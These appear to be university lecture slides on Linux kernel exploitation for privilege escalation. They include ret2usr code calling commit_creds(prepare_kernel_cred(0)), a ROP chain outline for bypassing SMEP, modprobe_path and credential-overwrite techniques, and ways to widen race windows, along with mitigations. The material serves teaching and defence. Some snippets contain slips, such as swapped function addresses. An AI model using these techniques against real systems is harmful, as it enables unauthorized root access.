Exploiting the Linux Kernel for Privilege Escalation

Lukas Maar


Who am I

Lukas Maar


PhD Candidate @ ISEC

Working on

- Kernel exploitation techniques
- Kernel exploitation prevention
- Software and hardware side channels


Environment
Common
Kernel Bugs
Exploitation
Prevention
Advanced
Techniques
Take Away

Our Journey



Environment


Build the Linux Kernel

Upstream kernel

- Get in touch with the source code
  - Bootlin
  - Github

Downstream kernels

- Ubuntu kernel, e.g., Repo
- Android kernel, e.g., kernel/common




Building Environment

Use Buildroot to configure and build the kernel and environment

```
lmaar@pc:/tmp/buildroot$ make qemu_x86_64_defconfig
# and/or
lmaar@pc:/tmp/buildroot$ make menuconfig
       e.g.:
        Kernel -> Kernel Version
        Kernel -> Kernel Configuration
lmaar@pc:/tmp/buildroot$ make -j N
lmaar@pc:/tmp/buildroot$ ls output/images
       vmlinux # uncompressed Linux kernel image
       vmlinuz/bzImage # compressed Linux kernel image
       rootfs.cpio/rootfs.ext2 # ext filesystem
       start-qemu.sh # script to run the kernel in qemu
```

Ubuntu ISO




Debug the Kernel

qemu process

```
lmaar@pc:~$ qemu-system-x86_64 \
      -enable-kvm \
      -m MEMORY \
      -smp PROC \
      -cpu host \
      -kernel vmlinuz \
      -drive file=rootfs.ext2,format=raw \
      -append "..." \
      -gdb tcp::1234
```

Debugger

```
lmaar@pc:~$ gdb vmlinux
gef> target remote :1234
gef> b <fn>
gef> c
```



Common Kernel Bugs

Common Kernel Bugs

Traditional bugs:

- Out of bounds read
- Out of bounds write
- Type confusions
- Use after free
- Double free
- Invalid free
- Uninitialized memory
- Integer overflow

Kernel specific bugs:

- Race conditions
- Time of check to time of use
- Double fetch
- Improper permissions

Example CVE-2023-0266

- In the ALSA sound device driver
- Correct interacting:

```
64-bits:
snd_ctl_ioctl
  snd_ctl_elem_write_user
      [takes controls_rwsem]
      snd_ctl_elem_write [lock properly held, all good]
      [drops controls_rwsem]
```

- Use after free vulnerability
- Allows privilege escalation:

```
32-bits (compat):
snd_ctl_ioctl_compat
  snd_ctl_elem_write_read_compat
    ctl_elem_write_write
      snd_ctl_elem_write [missing lock, not good]
```

- Exploited as a zero-day in the wild
- Targeted Android devices

Double Fetch Vulnerabilities

- Kernel deals with untrusted pointers from user space
- Is it secure?

```
struct data {
  char *data;
  ulong len;
};

long device_ioctl(struct file *filp, uint cmd, ulong arg) {
  struct data __user *addr = (struct data __user*)arg;

  addr->data[0] = 0x41;

  ...
  return 0;
}
```

Double Fetch Vulnerabilities

- Kernel deals with untrusted pointers from user space
- ~~Is it secure?~~
- Better?

```
struct data {
  char *data;
  ulong len;
};

long device_ioctl(struct file *filp, uint cmd, ulong arg) {
  struct data __user *addr = (struct data __user*)arg;

  if (access_ok(addr) && access_ok(addr->data)) {
    addr->data[0] = 0x41;
  }

  ...
  return 0;
}
```

Double Fetch Vulnerabilities


- Kernel deals with untrusted pointers from user space
- ~~Is it secure?~~
- ~~Better?~~
- Now better?

```
struct data {
  char *data;
  ulong len;
};

long device_ioctl(struct file *filp, uint cmd, ulong arg) {
  struct data data;

  copy_from_user(&data, arg, sizeof(struct data));

  data.data[0] = 0x41;

  ...
  return 0;
}
```

Double Fetch Vulnerabilities

- Kernel deals with untrusted pointers from user space
- ~~Is it secure?~~
- ~~Better?~~
- ~~Now better?~~
- But now secure?


```
struct data {
  char *data;
  ulong len;
};

long device_ioctl(struct file *filp, uint cmd, ulong arg) {
  struct data data;

  copy_from_user(&data, arg, sizeof(struct data));

  if (access_ok(data.data)) {
    data.data[0] = 0x41;
  }

  ...
  return 0;
}
```



Exploitation

Kernel Exploitation

Two primary ways to gain root



Typical threat model:

- Code execution in user space
- By unprivileged and untrusted user

Goal:

- Privilege escalation

Arbitrary Code Execution

Setting:

- We can manipulate a function pointer
- No kernel mitigation enabled

```
long vuln_fn(void (*fn_ptr)(void)) {
  fn_ptr();
}
```

What should we do?

Let's look an attractive target (i.e., Bootlin)

```
748  struct task_struct {
749  #ifdef CONFIG_THREAD_INFO_IN_TASK
750          /*
751           * For reasons of header soup (see current_thread_info()), this
752           * must be the first element of task_struct.
753           */
754          struct thread_info              thread_info;
755  #endif
756          unsigned int                    __state;
757
758          /* saved state for "spinlock sleepers" */
759          unsigned int                    saved_state;
1061
1062         /* Process credentials: */
1063
1064         /* Tracer's credentials at attach: */
1065         const struct cred __rcu         *ptracer_cred;
1066
1067         /* Objective and real subjective task credentials (COW): */
1068         const struct cred __rcu         *real_cred;
1069
1070         /* Effective (overridable) subjective task credentials (COW): */
1071         const struct cred __rcu         *cred;
1072
```

Arbitrary Code Execution

Setting:

- We can manipulate a function pointer
- No kernel mitigation enabled

```
long vuln_fn(void (*fn_ptr)(void)) {
  fn_ptr();
}
```

What should we do?

Let's look an attractive target (i.e., Bootlin)

```
111 struct cred {
112         atomic_long_t   usage;
113         kuid_t          uid;            /* real UID of the task */
114         kgid_t          gid;            /* real GID of the task */
115         kuid_t          suid;           /* saved UID of the task */
116         kgid_t          sgid;           /* saved GID of the task */
117         kuid_t          euid;           /* effective UID of the task */
118         kgid_t          egid;           /* effective GID of the task */
119         kuid_t          fsuid;          /* UID for VFS ops */
120         kgid_t          fsgid;          /* GID for VFS ops */
121         unsigned        securebits;     /* SUID-less security management */
122         kernel_cap_t    cap_inheritable; /* caps our children can inherit */
123         kernel_cap_t    cap_permitted;  /* caps we're permitted */
124         kernel_cap_t    cap_effective;  /* caps we can actually use */
125         kernel_cap_t    cap_bset;       /* capability bounding set */
126         kernel_cap_t    cap_ambient;    /* Ambient capability set */
127 #ifdef CONFIG_KEYS
128         unsigned char   jit_keyring;    /* default keyring to attach requested
129                                          * keys to */
130         struct key      *session_keyring; /* keyring inherited over fork */
131         struct key      *process_keyring; /* keyring private to this process */
132         struct key      *thread_keyring; /* keyring private to this thread */
133         struct key      *request_key_auth; /* assumed request_key authority */
134 #endif
135 #ifdef CONFIG_SECURITY
136         void            *security;      /* LSM security */
137 #endif
138         struct user_struct *user;       /* real user ID subscription */
139         struct user_namespace *user_ns; /* user_ns the caps and keyrings are relative to. */
140         struct ucounts *ucounts;
141         struct group_info *group_info;  /* supplementary groups for euid/fsgid */
142         /* RCU deletion */
143         union {
144                 int non_rcu;                    /* Can we skip RCU deletion? */
145                 struct rcu_head rcu;            /* RCU deletion hook */
146         };
147 } __randomize_layout;
```

Arbitrary Code Execution

Goal: we want to manipulate the credentials

```
696  /**
697   * prepare_kernel_cred - Prepare a set of credentials for a kernel service
698   * @daemon: A userspace daemon to be used as a reference
699   *
700   * Prepare a set of credentials for a kernel service.  This can then be used to
701   * override a task's own credentials so that work can be done on behalf of that
702   * task that requires a different subjective context.
703   *
704   * @daemon is used to provide a base for the security record, but can be NULL.
705   * If @daemon is supplied, then the security data will be derived from that;
706   * otherwise they'll be set to 0 and no groups, full capabilities and no keys.
707   *
708   * The caller may change these controls afterwards if desired.
709   *
710   * Returns the new credentials or NULL if out of memory.
711   */
712  struct cred *prepare_kernel_cred(struct task_struct *daemon)
713  {
714          const struct cred *old;
715          struct cred *new;
716
717          new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
718          if (!new)
719                  return NULL;
720
721          kdebug("prepare_kernel_cred() alloc %p", new);
722
723          if (daemon)
724                  old = get_task_cred(daemon);
725          else
726                  old = get_cred(&init_cred);
727
728          validate_creds(old);
729
730          *new = *old;
763          return NULL;
764  }
765  EXPORT_SYMBOL(prepare_kernel_cred);
```

```
378  /**
379   * commit_creds - Install new credentials upon the current task
380   * @new: The credentials to be assigned
381   *
382   * Install a new set of credentials to the current task, using RCU to replace
383   * the old set.  Both the objective and the subjective credentials pointers are
384   * updated.  This function may not be called if the subjective credentials are
385   * in an overridden state.
386   *
387   * This function eats the caller's reference to the new credentials.
388   *
389   * Always returns 0 thus allowing this function to be tail-called at the end
390   * of, say, sys_setgid().
391   */
392  int commit_creds(struct cred *new)
393  {
394          struct task_struct *task = current;
395          const struct cred *old = task->real_cred;
396
397          kdebug("commit_creds(%p{%ld})", new,
398                 atomic_long_read(&new->usage));
438          rcu_assign_pointer(task->real_cred, new);
439          rcu_assign_pointer(task->cred, new);
458          return 0;
459  }
460  EXPORT_SYMBOL(commit_creds);
```

Arbitrary Code Execution

Now we have a plan

1. Get function addresses
2. Call user function from kernel space
3. Now you are root
   - But you are currently in kernel space
   - You need to return to user space
4. Restore user state


```
root@pc:~$ cat /proc/kallsyms | grep commit_creds
ffffffff81434a80 T commit_creds

root@pc:~$ cat /proc/kallsyms | grep prepare_kernel_cred
ffffffff81434d60 T prepare_kernel_cred
```

```
void *(*prepare_kernel_cred)(void *) = 0xffffffff81434a80;
void (*commit_creds)(void *)         = 0xffffffff81434d60;

long pwn(void) {
  commit_creds(prepare_kernel_cred(0));
}
```

```
extern void shell(void);

void restore_state(void) {
  volatile asm("swapgs;"
               "push user_ss;"      // stack segment
               "push user_sp;"      // stack pointer
               "push user_rflags;"  // status register
               "push user_cs;"      // code segment
               "push shell;"        // instruction pointer
               "iretq;"
}
```

Arbitrary Code Execution

Also called ret2usr



Arbitrary Data Manipulation

Setting:

- We have an arbitrary write primitive
- No kernel mitigation enabled

```
long vuln_fn(void *ptr, void value) {
  *ptr = value;
}
```

What should we do?

Again, let's look an attractive target (i.e., Bootlin)

```
748 struct task_struct {
749 #ifdef CONFIG_THREAD_INFO_IN_TASK
750         /*
751          * For reasons of header soup (see current_thread_info()), this
752          * must be the first element of task_struct.
753          */
754         struct thread_info              thread_info;
755 #endif
756         unsigned int                    __state;
757
758         /* saved state for "spinlock sleepers" */
759         unsigned int                    saved_state;
1061
1062         /* Process credentials: */
1063
1064         /* Tracer's credentials at attach: */
1065         const struct cred __rcu         *ptracer_cred;
1066
1067         /* Objective and real subjective task credentials (COW): */
1068         const struct cred __rcu         *real_cred;
1069
1070         /* Effective (overridable) subjective task credentials (COW): */
1071         const struct cred __rcu         *cred;
1072
```

Arbitrary Data Manipulation

Whats the plan here

1. Find current task
2. Find privileged credentials
3. Overwrite task's credential with privileged one

```
38  /*
39   * The initial credentials for the initial task
40   */
41  struct cred init_cred = {
42          .usage                  = ATOMIC_INIT(4),
43  #ifdef CONFIG_DEBUG_CREDENTIALS
44          .subscribers            = ATOMIC_INIT(2),
45          .magic                  = CRED_MAGIC,
46  #endif
47          .uid                    = GLOBAL_ROOT_UID,
48          .gid                    = GLOBAL_ROOT_GID,
49          .suid                   = GLOBAL_ROOT_UID,
50          .sgid                   = GLOBAL_ROOT_GID,
51          .euid                   = GLOBAL_ROOT_UID,
52          .egid                   = GLOBAL_ROOT_GID,
```

```
root@pc:~$ cat /proc/kallsyms | grep init_cred
ffffffff81a8c7e0 A init_cred
```

```
1   /* SPDX-License-Identifier: GPL-2.0 */
2   #ifndef _ASM_X86_CURRENT_H
3   #define _ASM_X86_CURRENT_H
4
5   #include <linux/compiler.h>
6   #include <asm/percpu.h>
7
8   #ifndef __ASSEMBLY__
9   struct task_struct;
10
11  DECLARE_PER_CPU(struct task_struct *, current_task);
12
13  static __always_inline struct task_struct *get_current(void)
14  {
15          return this_cpu_read_stable(current_task);
16  }
```

```
root@pc:~$ cat /proc/kallsyms | grep current_task
ffffffff81a32880 A current_task
```

Arbitrary Data Manipulation to Code Execution

Why do we need this?

What is modprobe?

- *“modprobe is a Linux program used to add a loadable kernel module to the Linux kernel or to remove a loadable kernel module from the kernel”*
- Global variable, storing `/sbin/modprobe`


```
root@pc:~$ cat /proc/sys/kernel/modprobe
/sbin/modprobe
```

```
root@pc:~$ cat /proc/sys/kernel/modprobe
ffffffff825dd900 D modprobe_path
```

Arbitrary Data Manipulation to Code Execution

How can we misuse modprobe?

- Overwrite ELF file with invalid magic number, e.g., `\xff\xff\xff\xff`
- Call `execve` on that ELF file
- Following backtrace on exec



Arbitrary Data Manipulation to Code Execution

```
71  static int call_modprobe(char *orig_module_name, int wait)
72  {
73          struct subprocess_info *info;
74          static char *envp[] = {
75                  "HOME=/",
76                  "TERM=linux",
77                  "PATH=/sbin:/usr/sbin:/bin:/usr/bin",
78                  NULL
79          };
80          char *module_name;
81          int ret;
82
91          argv[0] = modprobe_path;
92          argv[1] = "-q";
93          argv[2] = "--";
94          argv[3] = module_name;  /* check free_modprobe_argv() */
95          argv[4] = NULL;
96
97          info = call_usermodehelper_setup(modprobe_path, argv, envp, GFP_KERNEL,
98                                           NULL, free_modprobe_argv, NULL);
99          if (!info)
100                 goto free_module_name;
101
102         ret = call_usermodehelper_exec(info, wait | UMH_KILLABLE);
```

```
sys_execve()
  => do_execve()
    => do_execveat_common()
      => bprm_execve()
        => exec_binprm()
          => search_binary_handler()
            => request_module()
              => __request_module()
                => call_modprobe()
```


Environment
Common
Kernel Bugs
Exploitation
Prevention
Advanced
Techniques
Take Away

Prevention

Prevention

- Kernel Address Space Layout Randomization (KASLR)
- Supervisor Mode Execution Protection (SMEP)
- Supervisor Mode Access Prevention (SMAP)
- Kernel Page Table Isolation (KPTI)?
  - why?
- And many others

Kernel Address Space Layout Randomization

Randomizes different kernel section individually:

- Text segment
- Kernel modules
- Direct physical mapping
- …

Entropy of 512 for the text segment

How to bypass KASLR?

- Option 1: Leak a single code address with a read primitive
- Option 2: With a side channel

There is also Fine Grained-KASLR

- Hardly included in systems
- Also bypassed with a read primitive
  - Read the kernel symbol table entries, e.g., *ksymtab*

Supervisor Mode Execution Protection

Recap ret2usr:

- Executes user space code while in kernel mode

How to prevent?

Prevention:

- Prevent executing user space memory while in kernel mode
- SMEP
- Controlled by 20th bit of the CR4

Bypass:

- Perform a Return-Oriented Programming (ROP) Attack with the ROP chain in user space
- We require a stack pivot primitive:
  - `mov esp, XXXX; ret;`
  - Which is very common in the Linux kernel

Supervisor Mode Execution Protection

Plan:

1. Jump to stack pivoting gadget
2. Pivot the ROP chain located in user space
3. Now root

```
mov esp, XXXX; ret;
```

```
0
mem[pop rdi; ret;]
prepare_kernel_cred
mem[mov rdi, rax; ret;]
commit_creds
mem[swapgs; ret;]
<user state>
mem[iret;]
```

Supervisor Mode Access Prevention

- Prevent any access of user space memory while in kernel space
  - Controlled by 21th bit of the CR4
- How to handle legal memory reads and writes to user space memory?
  - Copy functions, e.g., `copy_from/to_user`

/ arch / x86 / include / asm / uaccess_64.h

```
105  copy_user_generic(void *to, const void *from, unsigned long len)
106  {
107          stac();
108          /*
109           * If CPU has FSRM feature, use 'rep movs'.
110           * Otherwise, use rep_movs_alternative.
111           */
112          asm volatile(
113                  "1:\n\t"
114                  ALTERNATIVE("rep movsb",
115                              "call rep_movs_alternative", ALT_NOT(X86_FEATURE_FSRM
116                  "2:\n"
117                  _ASM_EXTABLE_UA(1b, 2b)
118                  :"+c" (len), "+D" (to), "+S" (from), ASM_CALL_CONSTRAINT
119                  : : "memory", "rax");
120          clac();
121          return len;
122  }
```

/ arch / x86 / include / asm / smap.h

```
30  static __always_inline void clac(void)
31  {
32          /* Note: a barrier is implicit in alternative() */
33          alternative("", __ASM_CLAC, X86_FEATURE_SMAP);
34  }
35
36  static __always_inline void stac(void)
37  {
38          /* Note: a barrier is implicit in alternative() */
39          alternative("", __ASM_STAC, X86_FEATURE_SMAP);
40  }
```

`clac` → prohibit user memory access
`stac` → allow user memory access

How can it be bypassed?

Supervisor Mode Access Prevention

Bypass:

Store the ROP chain in the kernel, challenges:

- Requires stack pivoting gadget such as `mov rsp, XXXX; ret`
  - Hard to find
  - But for larger systems, e.g., Ubuntu, this or similar gadgets do typically exists within the kernel binary
- Requires typically additional stages
  - Leak kernel memory location suitable for stack pivoting
  - Can be either a data object or the direct physical mapping
- Requires to return to user space gadget
  - E.g., `swapgs; iret;`


Kernel Page Table Isolation

Separates the user and kernel address space

- One kernel address space, where the entire kernel is mapped
- One address space for the user space with minimal kernel code mapped
- Switches the address spaces on user-kernel switches

Introduces a KPTI trampoline

- Which perfectly fit for a return to user space gadget



Other Mitigations

- Structure Layout Randomization
- Kernel Control-Flow Integrity (kCFI)
  - Android kernel
- SELinux Mandatory Access Control (MAC)
- Kernel hardening
  - HARDENED_USERCOPY: validate memory regions of user pointers
  - SLAB_FREELIST_RANDOM/HARDENED: randomize/fortify allocator
  - RANDOMIZE_KSTACK_OFFSET: randomize stack offset at each syscall
  - CONFIG_STATIC_USERMODEHELPER: force all usermode helper calls through a single binary
  - BPF_JIT=n: disable BPF jitter
  - kmalloc-cg-*: includes heap object separation between security-critical and general purpose objects
  - kmalloc-random-*: included even stronger heap separation
  - CONFIG_INIT_STACK_ALL_ZERO: zeroes stack variables
  - CONFIG_STACKPROTECTOR_STRONG: providing stack protection
  - …


Environment
Common
Kernel Bugs
Exploitation
Prevention
Advanced
Techniques
Take Away

Advanced Exploitation Techniques

Brief overview of a view:

- Misusing `msg_msg` for an arbitrary read/write primitive
- Misusing `pipe_buffer` for an arbitrary read/write primitive
- DirtyPage
- DirtyCred
- RetSpill
- Dirty PageTable/SLUBStick
- Dirty PageDirectory
- ...

- Slab manipulation attacks
  - in-cache reuse
  - cross-cache reuse
- Page manipulation attacks
  - page-level Use After Free (UAF)
- ...

Extend Time Window of Race Conditions


Consider race condition vulnerabilities:

- Goal widen time window

```
char *global_data;

long vuln_fn(uint cmd, __user void *ptr) {

  if (cmd == ALLOC) {
    global_data = kmalloc(0x80, GFP_KERNEL);
  } else if(cmd == USE) {
    copy_from_user(global_data, ptr, 0x80);
    do_job(global_data);
    kfree(global_data);
    global_data = 0;
  }

  return 0;
}
```

Extend Time Window of Race Conditions

```
char *global_data;

long vuln_fn(uint cmd, __user void *ptr) {

  if (cmd == ALLOC) {
    global_data = kmalloc(0x80, GFP_KERNEL);
  } else if(cmd == USE) {
    copy_from_user(global_data, ptr, 0x80);
    do_job(global_data);
    kfree(global_data);
    global_data = 0;
  }

  return 0;
}
```



Extend Time Window of Race Conditions

```
char *global_data;

long vuln_fn(uint cmd, __user void *ptr) {

  if (cmd == ALLOC) {
    global_data = kmalloc(0x80, GFP_KERNEL);
  } else if(cmd == USE) {
    copy_from_user(global_data, ptr, 0x80);
    do_job(global_data);
    kfree(global_data);
    global_data = 0;
  }

  return 0;
}
```

HOW?

- `userfaultfd` for the win
- On user page fault
  - allows controlled fault handling in user space

IDEA:

- `userfaultfd` on `ptr` access
- Wait 1 second

BUT:

- `userfaultfd` is now privileged
- FUSE or slow page fault as alternative

Extend Time Window of Race Conditions

```
char *global_data;

long vuln_fn(uint cmd, void *ptr) {

  if (cmd == ALLOC) {
    global_data = kmalloc(0x80, GFP_KERNEL);
  } else if(cmd == USE) {
    memcpy(global_data, ptr, 0x80);
    do_job(global_data);
    kfree(global_data);
    global_data = 0;
  }

  return 0;
}
```

NOW? How to widen the time window?

- Make `do_job` as slow as possible

IDEAS:

- Interrupt Thread1 in `do_job`
  - with e.g. `timerfd`
- Deliberately induce hardware cache misses

BUT:

- Hardware dependent
- Depending on the vuln hard to get right


Environment
Common
Kernel Bugs
Exploitation
Prevention
Advanced
Techniques
Take Away

Take Away

Take Away

With strong enough exploitation primitives

- Any kernel mitigation can be bypassed
- E.g., arbitrary read and write primitive can break (nearly) all mitigations

Google Project Zero

- Trend that more exploitable bugs are found
- But harder to exploit

Want to contribute?

- Join *“Linux Kernel Security”*
  - X
  - Telegram
  - Infosec

Thanks

Any questions?

lukas.maar@tugraz.at